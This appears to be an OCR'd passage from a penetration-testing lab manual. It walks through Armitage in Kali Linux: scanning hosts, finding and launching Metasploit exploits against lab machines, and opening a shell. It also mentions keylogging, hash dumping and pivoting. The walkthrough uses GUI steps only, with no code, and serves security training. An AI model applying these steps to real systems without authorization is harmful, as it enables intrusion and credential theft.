


Figure 4.1 – Armitage hacking process

2. Armitage's dynamic workspaces let you define and switch between target criteria quickly. Use this to segment thousands of hosts into target sets. Armitage also launches scans and imports data from many security scanners. Armitage visualizes your current targets so you'll know the hosts you're working with and where you have sessions.
3. Armitage recommends exploits and will optionally run active checks to tell you which exploits will work. If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.
4. Once you're in, Armitage exposes post-exploitation tools built into the Meterpreter agent. With the click of a menu, you will escalate your privileges, log keystrokes, dump password hashes, browse the file system, and use command shells.
5. Armitage makes it trivial to set up and use pivots. You'll use compromised hosts to attack your target's network from the inside. Armitage uses Metasploit's SOCKS proxy module to let you use external tools through your pivots. These features allow you to maneuver through the network.

Task 2

Armitage User Interface

6. Launch Armitage in Kali Linux by typing **Armitage**. The Armitage user interface has three main panels: modules, targets, and tabs. You may click the area between these panels to resize them to your liking.




Figure 4.2 – Armitage User Interface

7. Choose **Armitage→ Set Target View → Table View**:




Figure 4.3 – Armitage Table view of Targets

Task 3

Scan & Attacks

8. Use your mouse to highlight all hosts. Right-click and select Scan. This will conduct a more thorough scan than the previous one. It will also allow Armitage to find exploits based on the scan results.
9. Wait for the scans to finish, then select Attacks > Find Attacks.




Figure 4.4 – Armitage Find Attacks

10. Now, the attack is attached to the host Windows 7. You should receive a popup indicating that the attack analysis is complete.




Figure 4.5 –Attacks attached to host

11.You'll see your targets get electrocuted if an exploit succeeds!
12.Now, Launch an Attack is attached to the Metasploitable host.




Figure 4.6 –Attacks on Metasploitable

13.The following screen contains the attack setup.




Figure 4.7 –Attacks Setup

14.Now, Launch an Attack is attached to the Metasploitable host.




Figure 4.8 – Exploit is launched

15.Now, launch a shell.




Figure 4.9 – Launch a Shell

16.Now, Interact with the shell.




Figure 4.10 – Interaction with a Shell